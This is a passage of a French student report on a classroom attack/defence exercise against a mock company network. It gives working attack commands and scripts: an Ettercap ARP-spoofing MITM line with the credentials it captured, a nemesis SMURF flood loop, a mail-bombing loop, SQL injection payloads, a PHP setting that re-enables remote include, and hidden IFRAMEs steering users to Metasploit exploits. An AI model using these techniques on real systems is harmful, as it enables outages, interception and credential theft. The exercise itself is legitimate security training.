Nous n'avons pas obtenu les résultats escomptés avec la première attaque. En effet celle-ci menée dans la salle 212 nous obligeait de passer par un routeur intermédiaire (Casper) afin de diriger les flux d'attaque vers le serveur de la défense.

Celui-ci droppait déjà une partie du flux avant même d'arriver sur le routeur de la défense.

Nous avons donc testé sur les deux machines placées derrière le routeur de la cible. Les résultats ont été plus probants. DDoS sur le serveur Web, saturation de la charge du routeur (99% d'après l'analyse) et répercussion sur les sondes de l'analyse (log en masse).

Le flux qui peut être générer par l'attaque DDoS avec 7 clients :




Figure 18 : Flux générés par l'attaque DDos

4.3 Attaque MITM

a. Principe de l'attaque

Un attaquant s'insère entre le client et le serveur pour récupérer ou modifier les informations qui passe sur le médium.

Pour cela, l'attaquant se fait passer par exemple pour le routeur de sortie. Les informations du client seront alors récupérées par l'attaquant de manière transparente.

Il existe plusieurs méthodes et possibilités pour usurper une identité : ARP spoofing, DNS spoofing…




Figure 19 : Principe du MITM

Outil utilisé : Ettercap.

L'intérêt de cet outil est d'automatiser en grande partie les tâches à réaliser pour un Man In The Middle, mais également de pouvoir intercepter des comptes sécurisés (messageries ou autres) utilisant le protocole HTTPS.




Figure 20 : Attaque MITM

b. Résultat

L'attaque n'a pas fonctionné pour une raison simple : l'équipe Web services envoyait des paquets ARP afin de réaliser de l'ARP spoofing à une fréquence plus importante que celle d'Ettercap. Aussi, aucun trafic n'a pu passer entre notre machine attaquante et le routeur des défenseurs.

Par la suite, nous avons donné les informations de configuration d'Ettercap aux autres équipes. Ainsi, ils ont pu utiliser l'outil clé en main pour les attaques de préparation comme par exemple récupérer les mots de passe des bases de données mysql.

4.4 Flooding ICMP

L'objectif premier de cette attaque est de générer un bruit de fond susceptible d'induire en erreur le groupe « Analyse », qui devra alors filtrer ces paquets afin d'étudier le trafic sur le réseau. Cette attaque peut également provoquer un déni de service au sein du réseau du groupe « Défense » en générant un trafic trop important pour les routeurs. Cette attaque peut se matérialiser par une injection de paquet ICMP, rendue faisable à l'aide par exemple de l'outil Nemesis et la commande suivante :

```
nemesis icmp -S 172.18.4.200 -D 172.18.15.255 -i 8 -c 0 -P Picmpdata.txt
```

L'adresse source du paquet ICMP injecté est celle de la sonde des analystes, usurpée en réalisant un NMAP sur l'ensemble du réseau. L'adresse de diffusion du réseau est utilisée comme destination. Les paramètres entrés dans la requête correspondent à une demande de echo/reply, dont le contenu correspond au fichier texte « Picmpdata.txt ». Ce fichier possède le volume maximum qu'une requête ICMP peut contenir.

Pour résumer, cette requête envoi un ping avec une adresse source usurpé correspondant à la machine que l'on veut attaquer avec en destinataire l'ensemble du réseau. Cette attaque est plus communément appelée le SMURF. Lorsque la requête est déterminée, il suffit alors de créer un script shell afin de la lancer en boucle. Le code ci-dessous représente le script shell utilisé ::

```
#!/bin/sh

i=0

while [ $i -lt 2 ]
do
nemesis icmp -S 172.18.4.200 -D 172.18.15.255 -i 8 -c 0 -P Picmpdata.txt

done
```

Voici le résultat de ce script nous confirmant l'injection massive du paquet ICMP :




Figure 21 : Résultat de l'attaque SMURF

5. Bilan de la confrontation

Une première confrontation très instructive mais relativement décevante, nous en avons tiré les conclusions suivantes afin d'obtenir de meilleurs résultats lors des prochaines confrontations :

Concernant l'organisation, nous devront définir le séquencement des opérations ainsi que l'ordre d'exécution des attaques effectuées. Cet ordre sera défini en fonction des attaques prioritaires. Ainsi, nous éviterons de lancer plusieurs attaques similaires simultanément afin d'appréhender davantage nos résultats. Il est nécessaire de faire preuve de discrétion en dehors des attaques afin de ne pas se faire repéré.

Une liste de préconisations destinée au groupe « Défense » devra être rédigée et expédiée au moins trois jours avant la prochaine confrontation, de manière à formaliser toutes nos demandes et d'être certain que les défenseurs seront en mesure de répondre favorablement à nos requêtes. De plus, un représentant de notre équipe veillera au suivi de nos préconisations.

Toute l'équipe Attaque se réunira dans une SEULE salle (211 ou 212), afin d'éviter la cohue dans les couloirs. De plus, nous nous abstiendrons de sortir de la salle durant la confrontation.

VI. 2ème CONFRONTATION

1. Préconisations

La phase de négociation de nos préconisations s'est nettement mieux passée que lors de la première confrontation. En effet, nous avons respecté nos engagements qui étaient de fournir la liste des préconisations au groupe « Défense » au moins trois jours avant la seconde confrontation.

Ainsi, la globalité de nos requêtes fut accomplie par nos amis les défenseurs, hormis le fait d'installer Framework .net 2.0 sur chaque client. En effet, le groupe « Défense » ne l'a pas installé sur le client faible sous prétexte qu'il était impossible d'installer une version supérieure du Framework .net 1.0 sur Windows XP SP1. Cependant, nous apportons la preuve du contraire dans ce rapport.

Ce non suivi des prérogatives nous a malheureusement empêché de faire fonctionner diverses attaques menées par le groupe Parc.

2. Attaques Web Services

2.1 MITM : pré-confrontation (social engineering)

Dans le but de récupérer des informations qui pourraient s'avérer particulièrement utiles pour l'équipe Web Services, un MITM basé sur l'outil Ettercap a été mis en place hors confrontation. Voici les paramètres associés à Ettercap permettant de récupérer le maximum d'informations.

```
Ettercap –T –m /log.txt –M arp:remote /172.18.4.1,200,202/ /172.18.4.2,202/
```

Dans cette ligne de commande, on remarque que 4 hôtes sont visés par un arp spoofing, et que les informations récupérées par le MITM sont stockées dans le fichier « log.txt ».

Toutes les requêtes http provenant des adresses 172.18.4.1 (réseau externe, donc openvpn défense) et 172.18.4.200,202 (sondes de l'équipe analyse) en direction des hôtes 172.18.4.2 (www.candide-sa.com) et 172.18.4.202 (interface ossim de l'analyse) passent donc par notre machine. Il suffit alors d'ajouter au fichier « etter.fields » les champs login et mdp qui nous intéressent.

- Pour phpmyadmin : login=pma_username, mdp=pma_password
- Pour www.candide-sa.com : login=nom, mdp=mdp

Voici les informations qui ont pu être récupérées grâce à cette attaque :

```
HTTP : 172.18.4.202:80 -> USER: admin  PASS: bougres2;  INFO: http://172.18.4.202/ossim/session/login.php
HTTP : 172.18.4.2:80 -> USER: (select+*+from+users)+/*  PASS: '+and+1=1+and+'  INFO: http://172.18.4.2/
HTTP : 172.18.4.2:80 -> USER: nico  PASS: nico0705  INFO: http://www.candide-sa.com/
HTTP : 172.18.4.2:80 -> USER: nico  PASS: nico0705  INFO: http://172.18.4.2/
```

Dans cette capture on constate que plusieurs informations ont été récupérées :

- Identifiants administrateur de l'interface ossim de la sonde externe.
- Identifiants de l'utilisateur nico du site www.candide-sa.com.

```
HTTP : 172.18.4.2:443 -> USER: admincandide  PASS: P@ssworD  INFO: https://www.candide-sa.com/phpmyadmin/
HTTP : 172.18.4.2:443 -> USER: admincandide  PASS: P@ssworD0809  INFO: https://www.candide-sa.com/phpmyadmin/index.php
rset=iso-8859-1&collation_connection=utf8_unicode_ci&token=fc2d12bf2c3626f7dd2ce
HTTP : 172.18.4.2:443 -> USER: professeur  PASS: secret  INFO: https://www.candide-sa.com/

HTTP : 172.18.4.2:443 -> USER: administrateur  PASS: secret  INFO: https://www.candide-sa.com/
```

Dans les deux captures précédentes, voici les informations qui ont été récupérées :

- Identifiants administrateur de phpmyadmin
- Identifiants de l'utilisateur professeur du site www.candide-sa.com
- Identifiants de l'utilisateur administrateur du site www.candide-sa.com

Dans un premier temps, nous souhaitions garder la plus grande transparence vis-à-vis de la défense, nous n'avons donc pas utilisé ces informations afin d'éviter tout soupçon (logs des identifications). Or, quelques jours avant la confrontation, nous avons intercepté un mail de l'équipe analyse dans lequel le rédacteur, au courant de l'attaque menée (facilement décelable par un analyste) souhaitait que les entrées du routeur de sortie (172.18.4.1) soient enregistrées de manière statique par Monsieur Latu. Peu de temps après ce mail nous avons pu remarquer que l'ARP spoofing déployé précédemment n'était plus fonctionnel.

De peur que l'équipe défense, alertée par les analystes, ne change tous les mots de passe, il a été décidé de se connecter à phpmyadmin afin de récupérer le maximum d'informations sur la structure de la base.

Le contenu complet de la base de données du site de CANDIDE-SA figure en annexes (cf. Annexe 4).

2.2 Utilisation de ces éléments lors de la confrontation

Lors de la confrontation, plusieurs changements effectués du côté de la défense ont fait que peu de choses ont pu être réalisées.

1. Pour ce qui est de la structure de la base de données, celle-ci a été transmise à Rachid afin d'orienter les injections SQL à la structure récupérée.
2. Concernant l'identification à l'interface de phpmyadmin, on constate que l'accès depuis l'extérieur n'est plus autorisé :




Figure 22 : Identification à l'interface de phpmyadmin

3. Pour ce qui est des différents identifiants de connexion au site « www.candide-sa.com », il a été constaté que tous les mots de passe avaient été modifiés peu de temps avant la confrontation (ou les comptes supprimés).

2.3 Mail Bombing

Le but de cette attaque est d'envoyer des mails en masse afin de saturer le serveur de messagerie ciblé (saturation CPU - saturation partition de stockage des mails). Pour cela, il convient d'envoyer des mails depuis plusieurs sources de manière simultanée, avec si possible une pièce jointe de la taille la plus importante possible.

a. Préparation de l'attaque

Sur chaque machine source, le mail « exchanger postfix » a été installé. Celui-ci sera configuré en simple relais smtp.

Pour ce qui est de l'adresse mail ciblée, il a été décidé d'utiliser l'adresse « contact@candide-sa.com » récupérée sur la page d'accueil du site Web.

b. Script de Mail Bombing

Voici le script qui devra être lancé sur plusieurs sources lors de cette attaque :

```
# !/bin/bash

while true
do
echo « Envoi du mail »
mail –s test contact@candide-sa.com < PJ.jpg
echo "Mail envoyé"
done
```

c. Résultat de l'attaque :

Lors de la confrontation, le serveur mail n'ayant pas été mis en place, l'attaque n'a pas pu avoir lieu. Celle-ci sera donc a nouveau réalisée lors de la troisième confrontation.

2.4 Insertion d'un fichier PHP malveillant

Sachant que le site Web de la société Candide-SA propose un service de E-Learning, il est probable qu'il soit possible d'uploader des fichiers directement sur le serveur Web (exemple : ajout de cours en tant que professeur).

a. Principe de l'attaque

Le but de cette attaque était donc de se connecter sur le site Web avec des identifiants ayant le droit d'ajouter des fichiers (utilisation des identifiants récupérés via MITM), et d'uploader un fichier PHP malveillant permettant de récupérer l'arborescence complète du site Web. (équivalent au C99shell utilisé dans la faille include).

b. Résultat de l'attaque

Tous les mots de passe ayant été modifiés peu de temps avant la confrontation, il n'a pas été possible d'uploader de fichiers via le site Web. De plus le compte étudiant fourni par l'équipe défense n'offrait pas non plus la possibilité d'ajouter des documents.

Il a donc été convenu que la possibilité d'ajouter des documents depuis un compte utilisateur ferait partie des préconisations de la 3ème confrontation.

2.5 Faille include

a. Préparation de l'attaque

Afin de préparer au mieux la seconde confrontation, des tests préalables ont été nécessaires. Les divers scans opérés sur le serveur Web de Candide SA ont permis de révéler l'utilisation du paquet PHP5 et de Suhosin (paquet de protection du code fourni avec la dernière version de PHP).

Sur « Homer », notre serveur Web, ces paquets ont été installés afin de comprendre le fonctionnement de ceux-ci. En effet, depuis la version 5 de PHP, la faille include a été corrigée et n'est plus possible. De plus, Suhosin permet une protection renforcée contre celle-ci, entre-autres.

Pour « downgrader » la version de PHP au niveau de la vulnérabilité de la faille include, il est nécessaire de modifier la configuration du paquet PHP5 comme suit pour permettre la prise en compte des URLs distantes lors de l'utilisation de la fonction include() :

```
#vim /etc/php5/apache2/php.ini

allow_url_include = On
```

Quant au paquet Suhosin, après une phase de documentation et de tests sur « Homer », la modification à apporter est de ce type :

```
#echo suhosin.executor.include.whitelist="http://172.18.4.103" >> /etc/php5/conf.d/suhosin.ini
```

Où 172.18.4.103 est l'adresse de notre serveur Web contenant le script malicieux destiné à être injecté via la faille include. Homer se retrouve donc dans la liste blanche et n'est donc pas appréhendé par Suhosin lors de l'appel de la fonction include().

Ne pas oublier de redémarrer le service :

```
#/etc/init.d/apache2 restart
```

b. Mise en pratique

Quelques jours avant la confrontation, un document présentant les préconisations attendues pour cette confrontation a été remis à l'équipe de la défense. Il était composé du script à injecter dans le code du site de Candide SA (cf. Faille include chapitre 5.2.5 page 33) ainsi que des modifications à apporter aux deux paquets détaillées ci-dessus. Cette fois-ci, l'équipe de la défense a joué le jeu et a bien pris en compte ces éléments.

Pourtant, lors de la confrontation, l'intégration du code PHP révélant la faille à fait planter le serveur Web. La structure du serveur et la décomposition en plusieurs couches a changé depuis la première confrontation, ce code malveillant, pourtant très simple et n'impliquant pas de modifications, n'est plus supporté. Une nouvelle fois, la faille include n'a pas été possible.

c. Bilan

On se confronte ici à deux vues différentes : une plus professionnelle, contre une émanant de tests. Il aurait fallu se mettre véritablement en situation et avoir « un clone » du serveur Web de Candide SA pour pouvoir espérer mettre à jour cette faille et trouver un contournement.

Cependant, le code malveillant « C99Shell » fut tout de même prévu pour la dernière confrontation, mais son injection se fera sous une autre forme.

2.6 DNS Flooding

a. Principe de l'attaque

Cette offensive consiste à envoyer un flot d'innombrables requêtes DNS de type A vers le serveur DNS. Cette attaque de type « inondation » est donc censé créer un déni de service sur le composant DNS, l'empêchant ainsi de répondre aux requêtes des utilisateurs « normaux » qui lui parviennent.

Le code Perl utilisé figure en annexes (cf. Annexe 5).

Lancement du programme dnsflood après avoir visualisé sous nmap que l'adresse IP du serveur DNS était 172.18.4.1 (passerelle) :




Figure 23 : Visualisation sur nmap de l'adresse IP du serveur DNS




Figure 24 : Capture Wireshark des requêtes DNS A envoyées

A titre d'information, en 1 seconde, 2400 requêtes DNS A étaient envoyées.

b. Bilan de l'attaque

Il semblerait que l'attaque ait fonctionné pour le domaine candide-sa.com (comme en témoigne la figure 24).

Par contre, il semblerait que le DNS attaqué ne servait que pour ce domaine, il ne doit pas être contacté en frontal pour le reste de l'internet par les postes utilisateurs car ceux-ci pouvaient surfer sur les autres sites.

2.7 Faille injection SQL

Objectif :

- Récupérer les informations sur la base de données et sa structure.
- Récupérer les mots de passes utilisateurs.
- Effacer une table ➔ déni de service.

Outils :

- SQL Power Injector
- Navigateur Web firefox

a. Magic_quote off

- Ajout de la condition toujours vraie suivante: **OR 'X'='X'**
  ➔ Aucun résultat concluant.
- Tentative redirection sur la sortie standard OUTPUT_FILE
  INTO OUTFILE '../../www/file.txt'#' ...
  ➔ Aucun résultat concluant.

b. magic_quote on

- Utilisation de la clause LIMIT

La clause LIMIT ne nécessite aucune quote. Nous pouvons donc afficher n'importe quel résultat grâce à une requête SELECT dans les arguments de la clause LIMIT comme montré ci-dessous.

Ex: 'select * from personne limit 0,100 union select mdp from personne where login = 'administrateur'--

➔ Aucun résultat concluant.

2.8 Faille upload

Cette attaque consiste à envoyer un fichier comportant du code malicieux. Pour opérer cette attaque, le serveur Web de l'équipe défense doit proposer un formulaire d'upload de fichier.

a. Hypothèse 1 :

Le serveur ne doit pas vérifier l'extension du fichier. Il ne modifie pas le nom du fichier, il ne force pas l'extension. Nous envoyons donc n'importe quel fichier exécutable (script PHP).

b. Hypothèse 2 :

Le serveur ne vérifie pas le type MIME du fichier. Par exemple, le formulaire d'upload propose le téléchargement d'une image. Si le serveur ne vérifie pas le type MIME de l'image de façon rigoureuse, c'est à dire, en lisant les premiers octets de l'image, nous pouvons envoyer une image infectée par du code malveillant.

Étant donné que le serveur Web du groupe « Défense » ne proposait pas de formulaire de chargement de fichier, l'attaque ne pu être tentée.

3. Attaques du Parc

3.1 Metasploit

a. Principe de l'attaque

Lors de cette deuxième confrontation, nous avons retenté des exploits qui n'avaient pas réussi lors de la première confrontation, ainsi que deux autres.

- ie_createobject.
- ms06_001_wmf_setabortproc.
- ms06_055_vml_method.
- ms06_057_webview_setslice.

Pour aiguiller discrètement les défenseurs sur les néo-sites de Metasploit, nous avons choisi de rajouter sur la page d'accueil du site « stri-attaque.ifrance.com » deux IFRAME (permettant d'ouvrir une page html dans une autre) avec une taille nulle. Cela permet d'ouvrir la page internet des exploits sans que le client ne s'en aperçoive.

b. Résultat de l'attaque

Lors de cette confrontation, nous sommes arrivés grâce à Metasploit à uploader et downloader des fichiers sur le client faible ainsi à exécuter nos virus. Le client SP3 n'étant pas accessible via les exploits, nous n'avons malheureusement pas réussi à l'atteindre.

Le tableau ci-dessous récapitule les attaques tentées et réussies :

	Client faible	Client fort
ie_createobject (Meterpreter)	V	X
ms06_001_wmf_setabortproc (VNC)	X	X
ms06_055_vml_method (VNC)	V	X
ms06_057_webview_setslice (Meterpreter)	V	X

La figure 25 représente la répartition des accessions aux numéros de port TCP du serveur Metasploit (merci à Wireshark pour le graphique) :




Figure 25 : Répartition des accessions aux numéros de port TCP du serveur Metasploit

